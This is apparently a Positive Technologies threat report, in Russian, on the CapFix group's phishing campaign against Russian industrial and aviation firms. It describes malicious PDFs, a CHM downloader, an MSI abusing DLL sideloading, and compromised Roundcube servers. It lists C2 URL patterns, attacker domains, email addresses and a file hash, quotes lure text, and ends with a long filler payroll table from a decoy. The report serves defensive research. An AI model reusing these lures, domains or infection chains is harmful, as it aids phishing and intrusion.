

Будильник, от которого не отмахнешься: как CapFix атакует российские организации

 ptsecurity.com/research/pt-esc-threat-intelligence/an-alarm-you-can-t-ignore-how-capfix-attacks-russian-organizations

Positive Technologies

April 8, 2026

Ключевые моменты

- Были обнаружены атаки группировки CapFix, ориентированные на российские организации из промышленной и авиастроительной отраслей.
- Злоумышленники использовали легитимную взломанную инфраструктуру, доступ к которой, вероятно, был получен путем эксплуатации критически опасной уязвимости.
- Злоумышленники использовали модифицированную версию CapDoor, который используется для загрузки следующих стадий, например скачивания SectorRAT.
- Были зафиксированы разные версии CapDoor, которые мы разобрали и показали их отличие от ранее описанных.
- Мы зафиксировали ранние атаки на ряд стран, в ходе которых тематика криптовалют использовалась в качестве приманки для доставки CapDoor. Кроме того, были обнаружены фишинговые сайты, маскирующиеся под страницы бронирования отелей и использующие технику ClickFix.

Введение

В конце 2025 года специалисты отдела исследования угроз экспертного центра безопасности Positive Technologies (PT ESC) выявили необычные атаки на российские организации. В атаках злоумышленники использовали легитимную инфраструктуру, которую, по нашему предположению, взломали непосредственно перед активными действиями, в конце осени.

В процессе исследования мы выяснили, что за этим стоит группировка CapFix. Ранее она атаковала пользователей с помощью техники ClickFix, а также использовала фишинговые файлы, связанные с темами криптовалюты и бронирования отелей.

В общей сложности большинство атак происходили по следующей схеме.




Рис. 1. Упрощенная схема атак группировки

С начала 2026 года мы следили за инфраструктурой злоумышленников и обнаружили, что они возобновили свои атаки в марте, модифицировав свои инструменты.

Атаки в конце декабря 2025 года

В конце декабря мы заметили ряд PDF-документов, которые содержали в себе ссылки на скачивание RAR-архивов. Каждый такой документ побуждал пользователя скачать его заново — якобы он поврежден.




Рис. 2. Вредоносный PDF-файл со ссылкой на скачивание

При нажатии пользователь скачивал архив со взломанного легитимного ресурса.

Внутри архивов находился скрипт 2025130002313.chm, который скачивал файл с легитимного взломанного домена a.gif, переименовывал его в dmitry_medvedev.msi, а также открывал легитимный PDF-документ:

https://regulhub.***.ru/upload/iblock/2b6/rw2lul4zdfmj6w2f7w70fp5tcfhnrjdt.pdf




Рис. 3. Окно якобы скачанной программы

Сам файл .msi подписан QILING Tech и маскируется под приложение QILING Disk Master. При запуске он создавал папку Disk Master в C:\Users\admin\AppData\Local\ и выгружал в нее множество различных DLL, а также легитимный исполняемый файл MetadataConvert.exe, уязвимый к технике DLL sideloading. В процессе выполнения он подключался к скомпрометированному легитимному IP-адресу, который он использовал в качестве C2-сервера. Подключение происходило через следующие запросы:

`hxxp://*ip_adress*/bitrix24/?login= [a-z]{30}`

Файлы a.gif/dmitry_medvedev.msi, как было ранее указано, загружались с легитимного домена через поддомен mail. А-запись этого поддомена указывала на IP-адрес, который использовался как Shared IP для размещения нескольких других поддоменов mail.




Рис. 4. Домены на скомпрометированном IP-адресе

На конец декабря и ранее, когда злоумышленники проводили атаки, этот узел был уязвим к [CVE-2025-49113](#) — критически опасной уязвимости (оценка 9,9) в популярном почтовом веб-клиенте Roundcube Webmail. Поэтому мы предполагаем, что именно так они завладели инфраструктурой.

Ранние атаки группировки и инфраструктура

В ходе дальнейшего исследования мы выяснили, что злоумышленники использовали несколько поддоменов mail, которые размещались на этом IP-адресе. Таким образом мы смогли обнаружить признаки ранних атак, например PDF-документ SHA-256: 23f693029d8e00999a1c0e68d72884fd55f874582780afb94dbb1d3f8fb07f38.



Информация защищена согласно требований ЦИБ МО РФ
Открыть возможно через оснастку чтения защищенных документов СНМ

Нажмите кнопку ниже, для установки оснастки.

СНМ оснастка

Информация не подлежит передаче третьим лицам и предназначена только для получателя

Рис. 5. Вредоносный PDF-файл со ссылкой на скачивание

При нажатии кнопки «СНМ оснастка» в PDF-документе скачивался архив sankcionnui-MO-RF.rar со взломанного легитимного сайта.

По общим метаданным мы нашли множество PDF-файлов, которые действовали аналогичным образом, со следующими названиями:

«Инструкция_минная_угроза_ВСУ_10.11.2025.pdf»

и «Перечень_документов_для_отчета_по_тренингу_ИБ_ФСБ (56).pdf». Про эти атаки [писали исследователи из F6](#) в контексте атаки финансово-мотивированной группы CarFix.

В процессе анализа самих семплов мы выяснили, что вредоносное ПО, которое применяли злоумышленники, — это ПО, которое специалисты F6 называли CarDoor. Ниже в соответствующем разделе — подробный разбор этого ВПО и обнаруженных цепочек.

Во время исследования атаки, связанной с файлом dmitry_medvedev.msi, мы также заметили, что злоумышленники, помимо легитимных IP-адресов, в качестве C2-сервера для CarDoor использовали собственный домен:

`https://windowsextupdates.com/bitrix24/?login=[a-z]{30}`

В качестве имейла для этого DNS-имени преступники использовали почту на onionmail.org — virrtasuin93@onionmail.org. Мы обнаружили всего три таких домена, связанных с этим адресом и маскирующихся под обновления Windows:

- microsoftpathes.com,
- windowsextupdates.com,
- securityswindows.com.




Рис. 6. Домены на virtasuin93@onionmail.org

Дополнительного исследовав инфраструктуру, мы обнаружили еще ряд доменов, связанных с этим злоумышленником. Они также относились к onionmail, но уже другому адресу — salasunion@onionmail.org. Среди этих доменов также были два, описанных ранее, — documents-sed.com и sed-documents.com.




Рис. 7. Домены на salasunion@onionmail.org

Кроме того, в ранних ноябрьских атаках группировка использовала PDF-файл с названием «Приказ № ФСБ-1412025 и подробности о досудебной претензии (57).pdf».

Расчетная ведомость

на Апрель 2025 г.
ООО "Аэрофинанс"

Всего начислено:

№	Вид	Сумма	Сумма			Итого
			Начислено	Удержано	Остаток	
1	42040	100	-	-	-	-
2	42040	100	-	-	-	-
3	42040	100	-	-	-	-
4	42040	100	-	-	-	-
5	42040	100	-	-	-	-
6	42040	100	-	-	-	-
7	42040	100	-	-	-	-
8	42040	100	-	-	-	-
9	42040	100	-	-	-	-
10	42040	100	-	-	-	-
11	42040	100	-	-	-	-
12	42040	100	-	-	-	-
13	42040	100	-	-	-	-
14	42040	100	-	-	-	-
15	42040	100	-	-	-	-
16	42040	100	-	-	-	-
17	42040	100	-	-	-	-
18	42040	100	-	-	-	-
19	42040	100	-	-	-	-
20	42040	100	-	-	-	-
21	42040	100	-	-	-	-
22	42040	100	-	-	-	-
23	42040	100	-	-	-	-
24	42040	100	-	-	-	-
25	42040	100	-	-	-	-
26	42040	100	-	-	-	-
27	42040	100	-	-	-	-
28	42040	100	-	-	-	-
29	42040	100	-	-	-	-
30	42040	100	-	-	-	-
31	42040	100	-	-	-	-
32	42040	100	-	-	-	-
33	42040	100	-	-	-	-
34	42040	100	-	-	-	-
35	42040	100	-	-	-	-
36	42040	100	-	-	-	-
37	42040	100	-	-	-	-
38	42040	100	-	-	-	-
39	42040	100	-	-	-	-
40	42040	100	-	-	-	-
41	42040	100	-	-	-	-
42	42040	100	-	-	-	-
43	42040	100	-	-	-	-
44	42040	100	-	-	-	-
45	42040	100	-	-	-	-
46	42040	100	-	-	-	-
47	42040	100	-	-	-	-
48	42040	100	-	-	-	-
49	42040	100	-	-	-	-
50	42040	100	-	-	-	-
51	42040	100	-	-	-	-
52	42040	100	-	-	-	-
53	42040	100	-	-	-	-
54	42040	100	-	-	-	-
55	42040	100	-	-	-	-
56	42040	100	-	-	-	-
57	42040	100	-	-	-	-
58	42040	100	-	-	-	-
59	42040	100	-	-	-	-
60	42040	100	-	-	-	-
61	42040	100	-	-	-	-
62	42040	100	-	-	-	-
63	42040	100	-	-	-	-
